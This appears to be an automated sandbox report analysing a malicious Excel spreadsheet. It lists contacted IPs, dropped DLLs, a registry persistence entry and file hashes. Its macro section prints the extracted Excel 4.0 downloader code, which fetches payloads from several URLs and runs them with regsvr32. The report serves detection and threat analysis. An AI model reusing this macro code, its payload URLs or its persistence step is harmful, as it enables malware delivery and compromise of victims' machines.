http://crl.entrust.net/2048ca.crl0	regsvr32.exe, 00000009.00000003.11549265 66.0000000000268000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0009.00000003.1155033537.000000000026A00 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000009.00000002.1211759132.000 000000026F000.00000004.00000020.00020000 .00000000.sdmp, regsvr32.exe, 0000000A.0 0000002.1211733355.00000000001BC000.0000 0004.00000020.00020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
188.165.79.151	unknown	France		16276	OVHFR	true
196.44.98.190	unknown	Ghana		327814	EcobandGH	true
174.138.33.49	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
36.67.23.59	unknown	Indonesia		17974	TELKOMNET-AS2-APPTTelekomunikasiIndonesiaID	true
103.41.204.169	unknown	Indonesia		58397	INFINYS-AS-IDPTInfinysSystemIndonesiaID	true
85.214.67.203	unknown	Germany		6724	STRATOSTRATOAGDE	true
83.229.80.93	unknown	United Kingdom		8513	SKYVISIONGB	true
198.199.70.22	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
93.104.209.107	unknown	Germany		8767	MNET-ASGermanyDE	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
186.250.48.5	unknown	Brazil		262807	RedfoxTelecomunicacoesLtdaBR	true
175.126.176.79	unknown	Korea Republic of		9523	MOKWON-AS-KRMokwonUniversityKR	true
128.199.242.164	unknown	United Kingdom		14061	DIGITALOCEAN-ASNUS	true
178.238.225.252	unknown	Germany		51167	CONTABODE	true
163.172.115.127	www.spinbalence.com	United Kingdom		12876	OnlineSASFR	false
190.145.8.4	unknown	Colombia		14080	TelmexColombiaSACO	true
46.101.98.60	unknown	Netherlands		14061	DIGITALOCEAN-ASNUS	true
82.98.180.154	unknown	Spain		42612	DINAHOSTING-ASES	true
103.71.99.57	unknown	India		135682	AWDHPL-AS-INAdvikaWebDevelopmentsHostingPvtLtdIN	true
87.106.97.83	unknown	Germany		8560	ONEANDONE-ASBrauerstrasse48DE	true
103.254.12.236	unknown	Viet Nam		56151	DIGISTAR-VNDigiStarCompanyLimitedVN	true
103.85.95.4	unknown	Indonesia		136077	IDNIC-UNSRAT-AS-IDUniversitasIslamNegeriMataramID	true
202.134.4.210	unknown	Indonesia		7713	TELKOMNET-AS-APPTTelekomunikasiIndonesiaID	true
165.22.254.236	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
78.47.204.80	unknown	Germany		24940	HETZNER-ASDE	true
118.98.72.86	unknown	Indonesia		7713	TELKOMNET-AS-APPTTelekomunikasiIndonesiaID	true
139.59.80.108	unknown	Singapore		14061	DIGITALOCEAN-ASNUS	true
104.244.79.94	unknown	United States		53667	PONYNETUS	true
37.44.244.177	unknown	Germany		47583	AS-HOSTINGERLT	true
51.75.33.122	unknown	France		16276	OVHFR	true
47.92.133.65	navylin.com	China		37963	CNNIC-ALIBABA-CN-NET-APHangzhouAlibabaAdvertisingCoLtd	false
160.16.143.191	unknown	Japan		9370	SAKURA-BSAKURAInternetIncJP	true
103.56.149.105	unknown	Indonesia		55688	BEON-AS-IDPTBeonIntermediaID	true
85.25.120.45	unknown	Germany		8972	GD-EMEA-DC-SXB1DE	true
139.196.72.155	unknown	China		37963	CNNIC-ALIBABA-CN-NET-APHangzhouAlibabaAdvertisingCoLtd	true
103.126.216.86	unknown	Bangladesh		138482	SKYVIEW-AS-APSKYVIEWONLINELTDBD	true
128.199.217.206	unknown	United Kingdom		14061	DIGITALOCEAN-ASNUS	true
114.79.130.68	unknown	India		45769	DVOIS-IND-VoisBroadbandPvtLtdIN	true
103.224.241.74	unknown	India		133296	WEBWERKS-AS-INWebWerksIndiaPvtLtdIN	true
210.57.209.142	unknown	Indonesia		38142	UNAIR-AS-IDUniversitasAirlanggaID	true
202.28.34.99	unknown	Thailand		9562	MSU-TH-APMahasarakhamUniversityTH	true
80.211.107.116	unknown	Italy		31034	ARUBA-ASNIT	true
54.37.228.122	unknown	France		16276	OVHFR	true
163.172.108.69	www.3d-stickers.com	United Kingdom		12876	OnlineSASFR	false
218.38.121.17	unknown	Korea Republic of		9318	SKB-ASSKBroadbandCoLtdKR	true
185.148.169.10	unknown	Germany		44780	EVERSCALE-ASDE	true
195.77.239.39	unknown	Spain		60493	FICOSA-ASES	true
178.62.112.199	unknown	European Union		14061	DIGITALOCEAN-ASNUS	true
62.171.178.147	unknown	United Kingdom		51167	CONTABODE	true
64.227.55.231	unknown	United States		14061	DIGITALOCEAN-ASNUS	true

Private

IP
192.168.2.255

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	746417
Start date and time:	2022-11-15 12:42:46 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 23s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	4470_02112022.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	12
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLS@12/10@4/50
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 79.5% (good quality ratio 69.4%) • Quality average: 70.7% • Quality standard deviation: 34%
HCA Information:	• Successful, ratio: 98% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Found warning dialog • Click Ok • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Report size exceeded maximum capacity and may have missing disassembly code.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
12:43:36	API Interceptor	5x Sleep call for process: regsvr32.exe modified

Time	Type	Description
12:44:20	Autostart	Run: HKLM64\Software\Microsoft\Windows\CurrentVersion\Run CASBb.dll C:\Windows\system32\regsvr32.exe "C:\Windows\system32\XXKTOC\CASBb.dll"

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\40hd0400[1].dll

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	769024
Entropy (8bit):	6.637885736387009
Encrypted:	false
SSDEEP:	12288:8iW4+vsmQhWi6zQCXbPlLyqOMSRZuH/sAvvszVIf:8iWHhECXbPlLyqOMUMJvszVIf
MD5:	22CE6200C1714603F94B11F6DF41140F
SHA1:	F6A7B8550BE698D1BFC34219F245FEF7E7F59147
SHA-256:	FB9AB8EFA3269F359F9010AECC543E992705E900CC11B02DBDFB1C6572A5500A
SHA-512:	1F4421914A0172DAFE748711B0851DD2F977337DC7F9D170CAB0549C1906B110706FC302AD6652305B7335237551BE7CC4350AD0ABFB89315355F8BC8519B024
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 81% • Antivirus: Metadefender, Detection: 20%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....%..K..K..K.%&..K..~6..K..~&.C.K.%0...K..J...K..~%.v.K..~1..K ..~3..K.Rich.K.....PE..d.....dc....." .....Z...^.....`#.....`.....V.....0...O...P.....|e..... ....p.....@.....text....Y.....Z..... ..`.rdata.....p.....^.....@..@.data...p.....:.....@....pdata..|e.....f..."..... .....@..@.rsrc..... .....@..@.reloc..l0... ...2.....@..B..... .....

C:\Users\user\AppData\Local\Temp\~DF73B80FE68F2FEB1E.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	28672
Entropy (8bit):	3.1569743079218417
Encrypted:	false
SSDEEP:	768:6kPWKpb8rGYrMPe3q7Q0XV5xtezEs/68/dgAHxKd:6XKpb8rGYrMPe3q7Q0XV5xtezEsi8/dK

MD5:	12CE0FFD37F123D2F8492F28817265C3
SHA1:	DF7C171FBB7B6AC05825D1C7ABC7DC60C4603D51
SHA-256:	507A05F1A092B3CF006BE54D42D986ABF26164ACE6C2943D9832D59A8815A1AC
SHA-512:	13CC319134AEE2BD12A6678D797EA381739790BBE3DD1E1A0E0BDA29630383F13855B280FAF62C5B8F1492C59EEC4FA64B6E3A932629B807409BAA5B106A66C7
Malicious:	false
Preview:	....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\9X79YCCF.txt

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text
Category:	dropped
Size (bytes):	303
Entropy (8bit):	5.738319644141656
Encrypted:	false
SSDEEP:	6:7xHBO5YvsDCThKvfZ5WZAwT0JixqT/0IgAovhScJJuSXbWZF9L6Z2v3/n:IYkaQvf/Wfqr0dV5kSXbWpNn
MD5:	F060C5E60952BD197257D1F9D53933AC
SHA1:	3E1DB6C98E792C52180B50DA23289D5BABA491CB
SHA-256:	D0BB818407875D5D5DE2320E94F9A4259AE09DD07AEE0BC3517200670ECECF52
SHA-512:	51D6687A2A513DF5A22B510AC94DD9CB6F7D97D8502C6E192E81761DE8840016360B227328B28D60BAEF5130CC17760A7736A078F6245E554B039D83146C408E
Malicious:	false
Preview:	PrestaShop-7318ab2db5e4a3c3a59fb8879ad22162.Nw04PzmYYXL6IgJsn1ERig61Z7mzgI5cdqQk7Ts1Z5oXp%2FAqcUL0r5BFPvLtErAilMIA%2BG6u6fOffdeloSSLftgvfHedjHZsx%2FnHB3u6bs5u%2F94PwbzL8h8iuQj5fU6ouxPvjTOMmxa%2BzRYyONLyaAb0hg9MOCCN3g2h1jkAF3E%3D000114.www.spinbalence.com/.9217.3608004736.31000734.3937766441.30996786.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\D3A8EJJ9.txt

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text
Category:	dropped
Size (bytes):	233
Entropy (8bit):	5.458604286084197
Encrypted:	false
SSDEEP:	6:7KH2jzcdWTKYffJKETQeitrYHgUXjOth4aESVlL06c/n:OH2jLTftUePUdESHD6n
MD5:	5860E869AD5D3292E26FD527F3120E3A
SHA1:	A547C6E62D97DFBF53E061DFA7695E7CE7406B2F
SHA-256:	0347BBF9AF1F39621143CA495A9617F89A182AEE5A54A71282B1EB18A88C00D9
SHA-512:	6AEB31452E95B4A05194ADD0047F95890FCDD0B726CDA712B285C90BF982A537127971F0642443912AC5981A1603774CFFBE4D8D96002D80890242743E66FC80
Malicious:	false
Preview:	PrestaShop-a30a9934ef476d11b6cc3c983616e364.9ybostxWPod7nP43PifVMeflmKxeSKaZAdXmfdltKWNolWp%2F7SQd8f90S8O%2FCwGohxkvf3iPluWhTbyznpM1hqQ6wpX78PX55d2aotWs5IA%3D000075.www.3d-stickers.com/.9729.3618004736.31000734.3945878115.30996786.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\FJW3SUUT.txt

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text
Category:	dropped
Size (bytes):	231
Entropy (8bit):	5.5180081754315795
Encrypted:	false
SSDEEP:	6:7xHBO5YvsDCTh9HhVxUG9/6/DVh4gJJuSV09L6lH/n:IYkaJfly7V7kS42n
MD5:	0C778372AE083EFCA2640D5CE8B5ABAC
SHA1:	66E81472B754198F764726ADFAEAC6B179E2DBCA
SHA-256:	A4F156650E92E15E94ED932B57C48D023CD41602EB5B408A73EC5D77451F6925
SHA-512:	0202B8D386FC2D1EE34DC4EAFAF27C5C1039595FDD65C7E194330E0F5FFF7382E9474AF21E37357F3E0C0DF9FD7404BAA8876F8B5AC8B11092A7F6F7A820D97A
Malicious:	false
Preview:	PrestaShop-7318ab2db5e4a3c3a59fb8879ad22162.Nw04PzmYYXL6IgJsn1ERig61Z7mzgI5cdqQk7Ts1Z5oXp%2FAqcUL0r5BFPvLtErAiRnV0TG5b0npswANceXA1cwrQZJXojk9hvRnyRY37Ivk%3D000075.www.spinbalence.com/.9729.3608004736.31000734.3932774008.30996786.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\JZYF2U5D.txt	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text
Category:	dropped
Size (bytes):	301
Entropy (8bit):	5.6924231987102205
Encrypted:	false
SSDEEP:	6:7KH2jzcdWTKYffJKETQeiHMbCXJDw0a/PSUPFvca8ESXbWbnL8FUq/n:OH2jLTftUecgqUPP8ESXbWbnoFUon
MD5:	5099D4482BDDF985ABAF86BA7B808466
SHA1:	9FAE3D11E4CF94F58D631C2B57BE423B4E370A99
SHA-256:	B41EF0F154947AC3741BBB23F88594A5542D00B27B449B4C8D299B477287A91C
SHA-512:	7C5529EF35849BEF3053925106D7D6069390552A8E7461C87ACA6EAD6789150EEEB60E66F61AFF2863D2FED2B543F9C99D53AC0A683352026C42FC9F440A3BF2
Malicious:	false
Preview:	PrestaShop-a30a9934ef476d11b6cc3c983616e364.9ybostxWPod7nP43PifVMefImKxeSKaZAdXmfdItKWNolWp%2F7SQd8f90S8O%2FCwGo94XM8kzh2wgRtGRJ9n srSdLdi59jw6GotzqA%2F%2BTveez7WUZj7S8ZwYcZXe6FVfsrOzQXtIeedQAsmUAvilSLMDAANABHdlwwYRACr4DLkzU%3D000115.www.3d-stickers.com/.9217.3 628004736.31000734.3952273981.30996786.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\RLNYM7EL.txt	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text
Category:	dropped
Size (bytes):	233
Entropy (8bit):	5.48906588343199
Encrypted:	false
SSDEEP:	6:7KH2jzcdWTKYffJse3j6oLRMmmicPyhEOESgL3ddD2ic/n:OH2jLTfqeTD9nhdESg7dR2i6n
MD5:	EE501A92AEFD9B58974229415DAA85F2
SHA1:	6177154202892F12E1FE3F8A87766445B255A2E7
SHA-256:	C0F9574BA2DCC4F298FB3F743AAD7FDBCA53F48EA2B8378D7FF7027C45E04CC4
SHA-512:	E13F7BD9FFFD8C95CE79E2CF5F1E42D953A75AA7A01CC3177380F30AE8B9181C352B689F6F716843B937B70E92C257F602B41D353D5991492F1FF2BBA68524C4
Malicious:	false
Preview:	PrestaShop-a30a9934ef476d11b6cc3c983616e364.9ybostxWPod7nP43PifVMefImKxeSKaZAdXmfdItKWNI2Ckr%2B1t%2BqGSwMBMouqmkFK0SD2XdZ7Cg5qtQQ9 RwtmJfdpSnAaKPknzS3gL2v8c%3D000079.www.3d-stickers.com/.9728.3618004736.31000734.3940886227.30996786.*.

C:\Users\user\Desktop\4470_02112022.xls	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: Gydar, Last Saved By: Gydar, Name of Creating Applicatio n: Microsoft Excel, Create Time/Date: Fri Jun 5 19:19:34 2015, Last Saved Time/Date: Wed Nov 2 06:43:53 2022, Security: 0
Category:	dropped
Size (bytes):	221696
Entropy (8bit):	7.123704337595423
Encrypted:	false
SSDEEP:	6144:EKpb8rGYrMPe3q7Q0XV5xtuEsi8/dgUyY+TAQXTHGUMEyP5p6f5jQmc:RbGUMVWlbc
MD5:	E71BDD02C3D0754E802600DF8BF4CA71
SHA1:	1B23F0CC4D900480EE409EDAAE3ECE48FEE2685C
SHA-256:	77F55AF0AA76FD20853C07984463AA93FB7666C749DCBFFE85DBC610BC971BD3
SHA-512:	E04983B87C2A155CDD8156FBD04699DCB14E037662BF9A30054FA692542B1D23BC777E0798C61A5EBD042F3FB3F695B675007277383 71E760ACAAC77078E0FFE
Malicious:	**true**
Preview:	.....>..... .....ZO..... .....\.p....user B.....a.....=.....-.B.0...=.8.3.0.....=.....Ve18... ....X.@.....".....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....

C:\Users\user\oxnv4.ooccxx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	769024
Entropy (8bit):	6.637885736387009
Encrypted:	false
SSDEEP:	12288:8iW4+vsmQhWi6zQCXbPlLyqOMSRZuH/sAvvszVIf:8iWHhECXbPlLyqOMUMJvszVIf

MD5:	22CE6200C1714603F94B11F6DF41140F
SHA1:	F6A7B8550BE698D1BFC34219F245FEF7E7F59147
SHA-256:	FB9AB8EFA3269F359F9010AECC543E992705E900CC11B02DBDFB1C6572A5500A
SHA-512:	1F4421914A0172DAFE748711B0851DD2F977337DC7F9D170CAB0549C1906B110706FC302AD6652305B7335237551BE7CC4350AD0ABFB89315355F8BC8519B024
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 81% • Antivirus: Metadefender, Detection: 20%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....%..K..K..K.%&..K..~6..K..~&.C.K.%0...K..J...K..~%.v.K..~1..K ..~3..K.Rich.K.....PE..d.....dc....." .....Z...^.....`#.....`.....V.....0...O...P.....|e..... ....p.....@.....text....Y.....Z..... ..`.rdata.....p.....^.....@..@.data...p.....:.....@....pdata..|e.....f..."..... .....@..@.reloc..l0... ...2.....@..B..... .....

C:\Windows\System32\XXKTOC\CASBb.dll (copy)

Process:	C:\Windows\System32\regsvr32.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	769024
Entropy (8bit):	6.637885736387009
Encrypted:	false
SSDEEP:	12288:8iW4+vsmQhWi6zQCXbPlLyqOMSRZuH/sAvvszVIf:8iWHhECXbPlLyqOMUMJvszVIf
MD5:	22CE6200C1714603F94B11F6DF41140F
SHA1:	F6A7B8550BE698D1BFC34219F245FEF7E7F59147
SHA-256:	FB9AB8EFA3269F359F9010AECC543E992705E900CC11B02DBDFB1C6572A5500A
SHA-512:	1F4421914A0172DAFE748711B0851DD2F977337DC7F9D170CAB0549C1906B110706FC302AD6652305B7335237551BE7CC4350AD0ABFB89315355F8BC8519B024
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 81% • Antivirus: Metadefender, Detection: 20%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....%..K..K..K.%&..K..~6..K..~&.C.K.%0...K..J...K..~%.v.K..~1..K ..~3..K.Rich.K.....PE..d.....dc....." .....Z...^.....`#.....`.....V.....0...O...P.....|e..... ....p.....@.....text....Y.....Z..... ..`.rdata.....p.....^.....@..@.data...p.....:.....@....pdata..|e.....f..."..... .....@..@.reloc..l0... ...2.....@..B..... .....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: Gydar, Last Saved By: Gydar, Name of Creating Application: Microsoft Excel, Create Time/Date: Fri Jun 5 19:19:34 2015, Last Saved Time/Date: Wed Nov 2 06:43:53 2022, Security: 0
Entropy (8bit):	7.123491668947418
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	4470_02112022.xls
File size:	221696
MD5:	d3b182de8c99553a9f2b6d0f3f030a4f
SHA1:	d5bd989ffde2f67133b6404f9f234d13e618c206
SHA256:	cd99b899c5a3d6ddb22969605b079375da897362b4d599fc9eebb1e21115a31d
SHA512:	3abe78e4fca03e90d59818cded37a9feff6f7ade11cee1ef07c7ccd70cc4e250f7d835161409f0e8ba97cff4a678ef234298cb293ecac60e1ec0667a8904e484
SSDEEP:	6144:WKpb8rGYrMPe3q7Q0XV5xtuEsi8/dgUyY+TAQXTHGUMEyP5p6f5jQm+:XbGUMVWlb+
TLSH:	5A24F15B77999D6DF529C33408E7035AB233FD008F6B078B3649B395AFB48A05E13246
File Content Preview:	.....>.....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General	
Document Type:	OLE
Number of OLE Files:	1

OLE File "4470_02112022.xls"	
Indicators	
Has Summary Info:	
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	False
Flash Objects Count:	0
Contains VBA Macros:	False

Summary	
Code Page:	1251
Author:	
Last Saved By:	
Create Time:	2015-06-05 18:19:34
Last Saved Time:	2022-11-02 06:43:53
Creating Application:	
Security:	0

Document Summary	
Document Code Page:	1251
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams	
Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096	
General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.3944713856337448
Base64 Encoded:	False
Data ASCII:	. . . . + , 0 . . . . P . . . . X . . . . d . . . . l . . . . t . . . . | . . . . S h e e t . . . . . S h e e t 1 . . . . . S h e e t 2 . . . . . S h e e t 3 . . . . . S e e t 4 . . . . . S h e e t 5 . . . . . S h e e
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 20 01 00 00 09 00 00 00 01 00 00 00 50 00 00 00 0f 00 00 00 58 00 00 00 17 00 00 00 64 00 00 00 0b 00 00 00 6c 00 00 00 10 00 00 00 74 00 00 00 13 00 00 00 7c 00 00 00 16 00 00 00 84 00 00 00 0d 00 00 00 8c 00 00 00 0c 00 00 00 e0 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096	
General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.2780102568870367
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . + ' 0 . . . . @ . . . . H . . . . X . . . . h . . . . G y a r . . . . G y d a r . . . . M i c r o s o f t E x c e l . @ . . . . ? R , . @ . . . Z x . . . .
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 a0 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 58 00 00 00 12 00 00 00 68 00 00 00 0c 00 00 00 80 00 00 00 0d 00 00 00 8c 00 00 00 13 00 00 00 98 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 08 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 210174	
General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	210174
Entropy:	7.334559302852785
Base64 Encoded:	True
Data ASCII:	. . . . Z O . . . . \\ . p . . . . G y d a r B . . . . a . . . . = ... - . B . 0 . . . = . 8 . 3 . 0 . . . . = ... V e 1 8 . . . . X . @ . . .
Data Raw:	09 08 10 00 00 06 05 00 5a 4f cd 07 c9 00 02 00 06 08 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 47 79 64 61 72 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

Name:	Sheet6
Extraction:	dynamic
Type:	4
Final:	False
Visible:	False
Protected:	False

```
12,6,=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://sat7ate.com/wordpress/ZAf5j4MG8Hwnig/","..\oxnv1.ooccxx",0,0)",G16)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe"&Sheet3!P21&" ..\oxnv1.ooccxx")",G18)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://www.spinbalence.com/Adapter/moycMR/","..\oxnv2.ooccxx",0,0)",G20)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe"&Sheet3!P21&" ..\oxnv2.ooccxx")",G22)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://www.3d-stickers.com/Content/Afa1PcRuxh/","..\oxnv3.ooccxx",0,0)",G24)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe"&Sheet3!P21&" ..\oxnv3.ooccxx")",G26)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://navylin.com/bsavxiv/axHQYKl/","..\oxnv4.ooccxx",0,0)",G28)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe"&Sheet3!P21&" ..\oxnv4.ooccxx")",G30)=FORMULA("=RETURN()",G36)
```

Name:	Sheet6
Extraction:	dynamic
Type:	4
Final:	False
Visible:	False
Protected:	False

```
12,6,=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://sat7ate.com/wordpress/ZAf5j4MG8Hwnig/","..\oxnv1.ooccxx",0,0)",G16)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe"&Sheet3!P21&" ..\oxnv1.ooccxx")",G18)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://www.spinbalence.com/Adapter/moycMR/","..\oxnv2.ooccxx",0,0)",G20)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe"&Sheet3!P21&" ..\oxnv2.ooccxx")",G22)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://www.3d-stickers.com/Content/Afa1PcRuxh/","..\oxnv3.ooccxx",0,0)",G24)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe"&Sheet3!P21&" ..\oxnv3.ooccxx")",G26)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://navylin.com/bsavxiv/axHQYKl/","..\oxnv4.ooccxx",0,0)",G28)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe"&Sheet3!P21&" ..\oxnv4.ooccxx")",G30)=FORMULA("=RETURN()",G36)
15,6,=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://sat7ate.com/wordpress/ZAf5j4MG8Hwnig/","..\oxnv1.ooccxx",0,0)
17,6,=EXEC("C:\Windows\System32\regsvr32.exe ..\oxnv1.ooccxx")
19,6,=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://www.spinbalence.com/Adapter/moycMR/","..\oxnv2.ooccxx",0,0)
21,6,=EXEC("C:\Windows\System32\regsvr32.exe ..\oxnv2.ooccxx")
23,6,=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://www.3d-stickers.com/Content/Afa1PcRuxh/","..\oxnv3.ooccxx",0,0)
25,6,=EXEC("C:\Windows\System32\regsvr32.exe ..\oxnv3.ooccxx")
27,6,=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://navylin.com/bsavxiv/axHQYKl/","..\oxnv4.ooccxx",0,0)
29,6,=EXEC("C:\Windows\System32\regsvr32.exe ..\oxnv4.ooccxx")
35,6,=RETURN()
```

Name:	Sheet6, Macrosheet
Extraction:	static
Type:	unknown
Final:	unknown
Visible:	True
Protected:	unknown


```
SHEET: Sheet6, Macrosheet
